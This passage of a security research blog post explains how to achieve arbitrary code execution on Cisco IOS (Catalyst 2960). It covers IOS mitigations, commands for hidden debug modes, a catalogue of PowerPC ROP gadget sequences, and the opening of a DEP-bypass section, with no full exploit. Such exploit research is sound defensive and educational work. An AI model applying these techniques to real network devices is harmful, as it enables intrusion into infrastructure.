(https://embedi.com)

Home (https://embedi.com) / Blog (https://embedi.com/blog) / Research (https://embedi.com/blog/categories/research/) / How To Cook Cisco

Categories:

- Analytics (https://embedi.com/blog/categories/analytics/)
- Research (https://embedi.com/blog/categories/research/)

Tags:

#ATM (https://embedi.com/blog/tags/atm/) #CISCO (https://embedi.com/blog/tags/cisco/) #cybersecurity (https://embedi.com/blog/tags/cybersecurity/)

#D-Link (https://embedi.com/blog/tags/d-link/) #DJI (https://embedi.com/blog/tags/dji/) #exploitation (https://embedi.com/blog/tags/exploitation/)

#firmware-security (https://embedi.com/blog/tags/firmware-security/) #hardware (https://embedi.com/blog/tags/hardware/)

#hijacking (https://embedi.com/blog/tags/hijacking/) #intel (https://embedi.com/blog/tags/intel/) #Microsoft (https://embedi.com/blog/tags/microsoft/)

#mobile (https://embedi.com/blog/tags/mobile/) #Office (https://embedi.com/blog/tags/office/) #RCE (https://embedi.com/blog/tags/rce/)

#router (https://embedi.com/blog/tags/router/) #SCADA (https://embedi.com/blog/tags/scada/) #vulnerabilities (https://embedi.com/blog/tags/vulnerabilities/)


Popular articles:

Killchain of IoT Devices. Part 2 (https://embedi.com/blog/killchain-iot-devices-part-2/)

Killchain of IoT Devices. Part 1 (https://embedi.com/blog/killchain-iot-devices-part-1/)

10 November, 2017

How To Cook Cisco



Category: Research (https://embedi.com/blog/categories/research/)

Tags: #CISCO (https://embedi.com/blog/tags/cisco/), #exploitation (https://embedi.com/blog/tags/exploitation/), #vulnerabilities (https://embedi.com/blog/tags/vulnerabilities/)

Download whitepaper (PDF 978 KB) (https://embedi.com/download/397/)

Introduction

This white paper is intended to reveal intricacies of Cisco vulnerabilities exploitation. All the information presented in this research is based on our experience and updates other researchers' experience and knowledge.

The very process of exploiting Cisco vulnerabilities depends heavily on a specific vulnerability and a gadget. We encourage you to think of the information below as of a book of recipes enabling you to execute arbitrary code in any given situation, rather than a complete solution.

Cisco Exploitation Milestones

To begin with, let us review the milestones of **Cisco** vulnerabilities exploitation.

The exploitation of Cisco vulnerabilities dates back to the early 00's (about 15 years ago). It was marked by first cases of BoF (http://cwe.mitre.org/data/definitions/121.html) and HoF (https://cwe.mitre.org/data/definitions/122.html) exploitation. Due to the Cisco IOS specific features and traits, the exploitation of the system required to develop new approaches and exploitation techniques (e.g., **CheckHeeps** bypass) and to design special shellcodes.

Back in 2005, in his research The Holy Grail Cisco IOS Shellcode And Exploitation Techniques (http://cryptome.org/lynn-cisco.pdf), Michael Lynn revealed his brand-new method of bypassing **CheckHeaps** and demonstrated how a classic shellcode should be written.

In the following years, researchers' major efforts were aimed at addressing the **Cisco Diversity Problem** (mass exploitation of Cisco devices). In particular, there were introduced various approaches to implementing the shellcode that could be transferred between different devices/images.

Speaking of the latest notable events in the world of **Cisco** exploitation, we cannot help but mention the 2 exploits for **Cisco ASA** appeared in 2016:

- IKEv2 (http://blog.exodusintel.com/2016/02/10/firewall-hacking/) Exploit for CVE-2016-1287 (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-1287) that became the winner in the Pwnie for Best Server-Side Bug (https://pwnies.com/archive/2016/winners/) category.
- EXTRABACON (http://securityaffairs.co/wordpress/50971/hacking/nsa-extrabacon.html) that exploits the **SNMP** protocol vulnerability and is one of the **NSA'**s tools.

In 2017, there was another exploit developed for the IKEv1 (https://www.nccgroup.trust/globalassets/newsroom/uk/blog/documents/2017/06-june/cisco-asa-episode-1-ikev1-exploit-web.pdf) protocol that abuses the same vulnerability – CVE-2016-1287 (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-1287). In addition, CIA Vault 7 (https://wikileaks.org/ciav7p1/) Leak occurred. The leaked information included the **ROCEM** tool description, an exploit for the vulnerability in the implementation of Cisco Cluster Management Protocol (CMP) (https://www.cisco.com/c/en/us/td/docs/switches/lan/catalyst2960/software/release/12-2_55_se/configuration/guide/scg_2960/swclus.html). Later, **Cisco** announced that the CVE-2017-3881 (https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20170317-cmp) vulnerability was fixed.

A few months after this, **Artem Kondratenko** rediscovered the very same vulnerability and made a one-day (https://media.defcon.org/DEF{69c90e256be360ad980ca26f621f2003f22fc8a173440dabd89573a4d6bbc248}20CON{69c90e256be360ad980ca26f621f2003f22fc8a173440da
25-Artem-Kondratenko-Cisco-Catalyst-Exploitation-UPDATED.pdf) exploit for it. The exploit uses the **ROP** technique to get access with maximum possible privileges via **telnet**.

All the milestones of the long history of Cisco exploitation can be seen on the picture below (Fig. 1).




Fig. 1. Cisco exploitation milestones

Getting back to the topic of our research, we are going to describe the steps to execute an arbitrary code in **Cisco IOS**, according to all the relevant mitigations to the given moment. These steps are the embodiment of our experience of **0-day** exploitation demonstrated at contest GeekPwn 2017 (Hong-Kong) (http://2017.geekpwn.org/512/en/index.html).

Cisco Diversity

However, to start discussing these particular steps, one needs to review the problem of Cisco Diversity – a cornerstone of Cisco network devices exploitation.

The world that **Cisco** devices form is indeed extremely diverse. There is a good deal of network equipment models and several proprietary OS's (**Cisco IOS, Cisco IOS XE, Cisco NX-OS, Cisco IOS XR, ASA OS**) that can be assembled for different types of architecture (**PowerPC, MIPS, x86_64**).

Although they could share the same code base with others (especially when it comes to network protocols implementation), each of them is unique. In other words, a vulnerability detected in a protocol is most likely present in **Cisco IOS** as well as **Cisco IOS XE** and **ASA OS**. Nonetheless, it proves to be quite a challenge to write an exploit that would work even within one OS family, because every image is unique.

We have no knowledge of the cases of mass **Cisco** device exploitation, most likely, due to the huge diversity of these devices. That is why, when speaking about **Cisco** exploitation, one should specify what particular device contains a vulnerability in the question.

Target's Characteristics

In the scope of our research, we chose an affordable and a widely spread model – Cisco Catalyst 2960 Switch (https://www.cisco.com/c/en/us/products/switches/catalyst-2960-series-switches/index.html).

The device is based on processors of the **PowerPC 405** family and runs on **Cisco IOS 12.x, 15.x**. Without discussing a specific device, **Cisco IOS** has the following features that affect exploitation:

- **Cisco IOS** is proprietary software, which means that exploitation cannot be done without reverse engineering.
- An image is a huge statically linked binary file, which encumbers the attempts of reverse engineering and finding vulnerabilities with static analysis.
- The whole code is executed in the privileged mode, which is quite a good news because it makes it possible to use privileged instructions.
- The processes share the same virtual space and, therefore, are not protected from each other; thus, your code can affect the behavior of any process including the OS "kernel".
- The scheduler uses non-preemptive multitasking, i.e., a task chooses the moment to return process time on its own. Consequently, an exploit developer should ensure that shellcode returns processor time to other tasks.
- Another important feature of **Cisco IOS** is its behavior in case an exception condition occurs. If something goes wrong, **Cisco IOS** reboots a device.
  - This feature increases the probability of successful exploitation, for example, make heap more or less predictable.
  - Works for you perfectly, if you are going to cause DoS.
  - Makes you extremely cautious.
- There is no open API for third-party developers, which complicates exploitation because an exploit developer has to search addresses for all the required functions.

As said above, the major part of the research is based on real experience of **0-day** exploitation we demonstrated during our presentation at GeekPwn 2017 (Hong-Kong) (http://2017.geekpwn.org/512/en/index.html). The detailed information about the vulnerability will be disclosed after the designated patch is released. For now, we can only say the vulnerability is a stack buffer overflow that takes place when a malicious network package is processed.

Cisco IOS Mitigations

Before we start exploitation, let us find out what mitigations there are in **Cisco IOS**:

- Data Execution Prevention (DEP). Stack, heap, and io-memory are not executable.
- Stack & Heap randomization. The heap is not determined. Considering that stack memory is located in the stack, it is randomized as well.
- CheckHeaps. The security mechanism is specific for **Cisco** and performs a series of actions to check heap integrity once a minute and when the memory is released in a heap. As it was mentioned, the stack is located in a heap, so it is likely that you will have to deal with the mechanism even if you try exploiting stack overflow.
- Code Integrity Checking. The Integrity control mechanism that checks code integrity and counteracts rootkits and the shellcodes that modify an image.
- Watch-Dog Timer. If your shellcode works for a long time, the Watch-Dog Timer will be triggered and will interrupt an exploited process.
- Cisco Diversity. As said earlier, there are a lot of images, and if a task of the transferred between different images is completed, then a transferred exploit requires much work. Probably, this is the reason why we have not heard about mass infections of **Cisco IOS** devices.
- I-Cache, D-Cache PowerPC. **PowerPC** processors have separate caches for instructions and data, which makes it more difficult to modify the code and to pass control to a data region.

Sure thing, some of the listed mitigations are not mitigations in the full sense of the word, but still, they do complicate exploitation.

Exploitation. Arbitrary Code Execution

Steps to perform an arbitrary code execution are as follows (see Fig. 2):




Fig. 2. Exploitation steps

1. Gain Control
2. DEP Bypass.
3. Solve I-Cache, D-cache Problem
4. Code Integrity Bypass (optional)
5. Code Execution
6. Code Completion (without causing any exceptions)

Now, let us elaborate on each step.

Exploit Debugging

Debugging is indispensable for each stage of exploit development. However, to be on the safe side, one should be aware that some mitigations are disabled in the debugging mode. For at least 15 years it has been possible to use the following commands to debug Cisco IOS:

```
Switch> enable
Switch# gdb_kernel
```

but they are removed from the latest firmware versions. Fortunately, we have managed to find a new way to enable debugging in some models:

Cisco catalyst 2960 switch series

1. Enter recovery mode
2. Type in the commands below:

```
switch: flash_init
switch: boot –n path_to_image
```


Cisco catalyst 6500 supervisor

1. Enter ROMMON
2. Type in the commands below:

```
rommon 1> priv
rommon 2> boot –x path_to_image
rommon 3> launch -d
```

There is also a method relevant for other models:

1. Enter ROMMON (https://www.cisco.com/en/US/docs/routers/access/800/850/software/configuration/guide/rommon.html) or a bootloader menu (recovery mode (https://www.cisco.com/c/en/us/td/docs/switches/lan/catalyst2960/software/release/12-2_53_se/configuration/guide/2960scg/swtrbl.html)).
2. Check commands **load**, **launch** or **boot** for help in them. Pass arbitrary arguments (you will probably get a list of keys as a return).
3. Bruteforce keys until you see a debugger prompt **||||**. If it does not help, you have no other choice but to reverse the **ROMMON** image or the bootloader.For exploit debugging you may use IODIDE (https://github.com/nccgroup/IODIDE) by nccgroup (https://www.nccgroup.trust/us/), but probably you would have to slightly modify its code (see Fig. 3).


IODIDE - The IOS Debugger and Integrated Disassembler Environment v1.0
File View Edit Debug Help
Disassembler:
PC:
Search
Registers
Last Exception
Breakpoints
Disassembler
Stack

```
r0  = 00000001   sp  = 81d18f78   r2  = 816e0000   r3    = 8195e054
r4  = 81d18f90   r5  = 00000001   r6  = 00000000   r7    = 68010000
r8  = 00009032   r9  = 81540000   r10 = 00000000   r11   = 00000031
r12 = 00000017   r13 = fff4b634   r14 = 807549e8   r15   = 00000000
r16 = 00000000   r17 = 00000000   r18 = ffffffff   r19   = 816e0000
r20 = 816e0000   r21 = 00000000   r22 = 00000000   r23   = 816e0000
r24 = 00000000   r25 = 00000000   r26 = 00000000   r27   = 00000001
r28 = 8186b0d4   r29 = 00000000   r30 = 00000000   r31   = 8195e054
pc  = 804a9888   msr = 00029032   cr  = 55000055   lr    = 801e8254
ctr = 801e81cc   xer = 8000984b   dar = 302cb510   dsisr = 00000001
```

```
SIGTRAP

Trace:
80008098
80f4f578
816dfbac
```

```
main.text: 804a9888  7f e0 00 08    trap
main.text: 804a988c  38 60 00 01    li r3,$0001
main.text: 804a9890  48 00 00 08    b $804a9898
# ------------------------------------------------------

main.text: 804a9894  38 60 00 00    li r3,$0000
main.text: 804a9898  80 01 00 0c    lwz r0,$000c(r1)
main.text: 804a989c  7c 08 03 a6    mtlr r0
main.text: 804a98a0  38 21 00 08    addi r1,r1,$0008
main.text: 804a98a4  4e 80 00 20    blr
# Function end

# ================ Start of Function ===================
main.text: 804a98a8  94 21 ff 70    stwu r1,$ffffff70(r1)
main.text: 804a98ac  7c 08 02 a6    mflr r0
main.text: 804a98b0  90 01 00 94    stw r0,$0094(r1)
main.text: 804a98b4  3c 00 01 00    lis r0,$0100
main.text: 804a98b8  90 01 00 80    stw r0,$0080(r1)
main.text: 804a98bc  38 01 00 98    addi r0,r1,$0098
main.text: 804a98c0  90 01 00 84    stw r0,$0084(r1)
main.text: 804a98c4  38 01 00 08    addi r0,r1,$0008
main.text: 804a98c8  90 01 00 88    stw r0,$0088(r1)
```

```
81d18f80
81d18f80
00000001
81d18f90
801e8254
819688a8
8195e054
81d18ff0
80743718
03000000
81d18fc8
81d18f30
81d18fc8
00000000
81d18fc8
81d18f30
00000001
8191b735
8191ac50
81d18fd8
816e0000
8186b1ac
```

Connection Status: Connected to "ganymede" via serial (MPC860P)   Kernel debugging: Context = Exec

Fig. 3. GUI of the IODIDE debugger

Gain Control

So, the first step on the list is to Gain Control. If the stack is overflowed, it is plain and easy: all we need to do is to rewrite a return address.

A peculiar thing here is that, unlike the **Intel** processors, the CPUs based on **PowerPC** architecture do not require return addresses saved in the stack for their operation. Nonetheless, these return addresses are needed to implement the C compiler. Below you can see the stack frame (see Fig. 4).




Fig. 4. Stack frame

Instructions for closing the stack frame are as follows:

```
80 01 00 0C lwz r0, 0xC(r1)
7C 08 03 A6 mtlr r0
38 21 00 08 addi r1, r1, 8
4E 80 00 20 blr
```

If it is a heap overflow you are dealing with, you will be able to transform it into the write 4 primitive.

You have lots of function pointers at your disposal: command handlers, registers, protocol handlers, etc.

From our point of view, the most interesting technique was introduced by FX in Phrack Magazine Burning the bridge Cisco IOS exploits (2002) (http://phrack.org/issues/60/7.html), which was overwriting structures of a process scheduler.

The scheduler stores the **Process** structures in the **ProcessArray** array of data. The Process structures, in their turn, contain pointers to a stack of each individual process. Thus, it is possible to take a low loaded process of your choice and to replace the stack or write the return address, that points at shellcode, to it.

Data Execution Prevention Bypass

At this exploitation step, we have already gained control but still cannot pass control to the stack. The main hindrance here is the **DEP**.

To bypass the hindrance, we will have to use a code-reuse attack, **ROP** in particular. Based on **PowerPC**, the **ROP** gadget is a sequence of instructions ending with one of the following ones: **blr, blrl, bctr, bctrl**.

Here is an example of the gadget that passes the **r9** register value to **r3**:

```
mr      r3, r9           # Move Register
lwz     r0, 0x14(r1)
mtlr    r0               # Move to link register
lwz     r30, 8(r1)
lwz     r31, 0xC(r1)
addi    r1, r1, 0x10
blr                    # Branch unconditionally
```

There are several methods to use the **ROP** technique:

- write shellcodes only with the help of the ROP gadgets, which is quite probable if the context a vulnerability is in allows this (see CVE-2017-3881 Cisco Catalyst RCE Proof-Of-Concept (https://artkond.com/2017/04/10/cisco-catalyst-remote-code-execution/))
- use the write 4 primitive to rewrite some important data or, if you are lucky enough, even code (however, most likely writing will be prohibited)
- use a small set of gadgets to disable DEP and then to execute a common shellcode
- enable write access in the code regions

ROP is a well-known exploitation technique. That is why we are going to elaborate on those features of ROP related to **PowerPC** and **Cisco IOS**.

It is quite possible you would have too little free space in the stack to put the **ROP** chain, because if you write too much data you will corrupt heap metadata (note that the space for a stack is allocated in a heap) and the **CheckHeaps** mechanism will reboot a device.

Moreover, gadgets require plenty of space in a stack. It can be seen that the gadget that copies the **r22** register to **r3** takes **90** bytes of the stack.

```
mr    r3, r22           # Move Register
lwz   r0,     0x54(r1)
mtlr  r0                # Move to link register
lwz   r20,    0x20(r1)
lwz   r21,    0x24(r1)
lwz   r22,    0x28(r1)
lwz   r23,    0x2C(r1)
lwz   r24,    0x30(r1)
lwz   r25,    0x34(r1)
lwz   r26,    0x38(r1)
lwz   r27,    0x3C(r1)
lwz   r28,    0x40(r1)
lwz   r29,    0x44(r1)
lwz   r30,    0x48(r1)
lwz   r31,    0x4C(r1)
addi  r1, r1, 0x50      # Add Immediate
blr                     # Branch unconditionally
```

Thus, most likely you will not be able to create a chain of more than 15-20 gadgets.

Another reasonable question that is probably has come up to your mind is: “Are there any tools to find gadgets on **PowerPC** ?”.

Ropper (https://github.com/sashs/Ropper) proved to serve the task well, however it misses some types of devices. That is why the PPCGadgetFinder (https://github.com/embedi/PPCGadgetFinder) script for **IDA Pro** came into existence. It enables finding of a wider range of suitable gadgets.

Below you can find a brief catalog of the gadgets that may come in handy for those developing an exploit.

Gadgets Catalog

Write-4 Proimitive

Write-4 Primitive is an extremely powerful gadget. It enables rewriting data or code located at any address. There are 2 gadgets mentioned in the list: the first one initializes the **r31** register with a destination address and **r30** with an entry value.

```
lwz   r0, 0x14(r1)
mtlr  r0
lwz   r30, 8(r1)     # value
lwz   r31, 0xC(r1)   # dst address
addi  r1, r1, 0x10
blr
```

Actually, there is no need to use a separate gadget to perform initialization, while it may turn out to be a vulnerable function prologue.

The second gadget is the one to perform write:

```
stw    r30, 0(r31)     # Store Word
lwz    r0, 0x14(r1)
mtlr   r0
lmw    r30, 8(r1)
addi   r1, r1, 0x10
blr
```

Blrl Gadgets

Due to the calling convention (function parameters are passed via the **r3** register and higher ones; a value is returned via **r3**) used for the C code compiled for the **PowerPC** architecture, it is rather complicated to identify the gadgets that load values from stack to the **r3-r17** registers, which you should certainly do, for example, to pass the arguments to a called function.

The solution to this problem is to initialize those registers with lower numbers in several stages: load a value to the register with a high number (there are many gadgets of the kind), and then to use another gadget to carry the value from this register to the required one. Sure thing, it increases stack space utilization.

Still, there is a better solution: use the **BLRL** gadgets equipped with a set of helpful properties:

- work with low number registers, i.e, potentially they are more efficient than common gadgets
- they are more diverse, so you can choose the one to your liking
- do not utilize additional stack space

Let us give a closer look at the **BLRL** gadget that initializes the **r5** register with a stack value.

```
lwz      r5, 0xC(r1)    # Load Word and Zero
mr       r6, r20        # Move Register
mtlr     r27            # Move to link register
blrl                    # Branch unconditionally
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
cmpwi    cr7, r3, 0               # Compare Word Immediate
bne+     cr7, loc_106B0C          # Branch if not equal
mr       r3, r30                  # Move Register
lis      r4, aWriteFailed@h       # “Write failed\n”
addi     r4, r4, aWriteFailed@l   # “Write failed\n”
```

So, the desired result has been achieved, but for the chain not to end, we should write the address of the next gadget to the **r27** register (it does not pose any difficulty because there is an abundance of the gadgets that do work with high number registers).

Note that the **BLRL** instruction writes to the **LR** register the return address that follows the instruction. In other words, if we do not want to execute the instruction below, the **BLRL** gadget, the address of which we wrote to **r27**, should write the address of the following gadget to the **LR** register.

Indirect Call Gadgets

At times, to go on, it might be necessary to call a function from a shellcode. For example, **memcpy** or the function that can disable security mechanisms, open a new network connection or pass control to the second-stage shellcode, if it is located in another memory region.

This can be done with the help of such gadgets:

```
1. mtlr   r28       # Move to link register
   blrl             # Branch unconditionally
   lwz    r0, 0x1C(r1)
   mtlr   r0
2. mtctr  r0        # Move to count register
   bctr
3. mtctr  r31       # Move to count register
   mr     r3, r30   # Move Register
   bctrl            # Branch unconditionally
   lwz    r0, 0x10+arg_4(r1)
   mtlr   r0
```

Multitask Gadget

There are gadgets that enable execution of several actions, thus saving space on the stack. Here is an example of these gadgets. It can perform 3 actions at the same time.

```
mtctr r29            # Move to count register
bctrl                # 1st task(LR update)
mtlr  r28            # Move to link register
blrl                 # 2nd task(LR update)
lwz   r0, 0x1C(r1)
mtlr  r0             # Move to link register
lwz   r28, 8(r1)     # 3rd task
lwz   r29, 0xC(r1)
lwz   r30, 0x10(r1)
lwz   r31, 0x14(r1)
addi  r1, r1, 0x18   # Add Immediate
blr
```

You write gadget addresses to the **r29** and **r28** addresses. The only requirement is that they do not affect the **LR** register. This way, you will be able to perform 3 useful actions with a total of 24 bytes on the stack.

Multiload Gadget

This gadget may come in handy to simultaneously initialize a large number of registers. For example, while passing parameters to a second-stage shellcode (like omelet-egg-hunter).

```
lwz   r0, 0x44(r1)  # Load Word and Zero
mtlr  r0            # Move to link register
lmw   r19, 0xC(r1)  # Load Multiple Word
addi  r1, r1, 0x40  # Add Immediate
blr                # Branch unconditionally
```

In this case, the **lmw** instruction loads values from the stack to the **r19-r31** registers.

Stack Keeper

The **Stack-keeper** gadget allows saving a pointer to the stack, which is quite convenient, while it will point to our shellcode. For instance, if we are planning on moving this shellcode from the stack to another place.

```
mr r3, r1   # Move Register
blr         # Branch unconditionally
```

Debug Gadget

The Debug gadget helps to call the debugger.

```
trap  # Trap Word Unconditionally
blr   # Branch unconditionally
```

How To Disable Dep

Having familiarized ourselves with the list of helpful gadgets, we can successfully use them to exploit the vulnerability, if it allows doing it. However, we should keep in mind that our main goal is to execute an arbitrary code. Which can be done with the disabled **DEP**.

So, what do we have? **Cisco IOS** has no **APIs** to work with virtual memory (**VirtualProtect()**, **mprotect()**, etc.).

```
switch# show region
Start      End        Size(b)  Class  Media  Name
0x00000000 0x03FFFFFF 67108864 Local  R/W    main
0x00000020 0x03FFFFFF 67108832 Local  R/W    main:coredump
0x00003000 0x01715233 24191540 IText  R/W    coredump:text
0x01800000 0x018FFFFF 1048576  IText  R/W    coredump:dltext
0x01900000 0x0202CEAB 7524012  IData  R/W    coredump:data
0x01DF46EC 0x01E346EB 262144   Local  R/W    data:reclaimed_heap
0x0202CEAC 0x026F67CF 7117092  IBss   R/W    coredump:bss
0x026F67D4 0x02BFFFFF 5281836  Local  R/W    coredump:heap
0x02C00000 0x02FFFFFF 4194304  Iomem  R/W    coredump:iomem
0x03000054 0x03FFDFFF 16768940 Local  R/W    coredump:heap
```

We still can use instructions to reprogram **Memory Management Unit (MMU)** thanks to **Cisco IOS** code being able to be executed in the supervisor mode.

Depending on a processor family you can use either the **ZPR** or **TLB** registers.

In the listing above there is the memory map for **Cisco Catalyst 2960**. If you have a closer look at access privileges of different regions, you will see the **RW** attributes for regions containing code.

Do not let them deceive you, it is an incorrect information! Most likely, you will not be able to write shellcode to the **coredump:text** section, because writing is prohibited.

How Does Dep Work On Powerpc?

DEP is a part of virtual memory management mechanism. Without going into the details, the translation of a virtual address to a physical one uses the **TLB** entry that describes a memory region including access privileges to the region. The management of the **TLB** entries is conducted with the help of special instructions.

It should be also noted that the address translation flow, structure of the **TLB** entry, and the **TLB** management instruction are different from the **PowerPC** family.

Powerpc 405: TLB Entry

As said before, the Cisco **Catalyst 2960** switch is based on the **PowerPC 405** family processor. In the figure below there is the **TLB** register structure for PowerPC 405. (see Fig. 5).

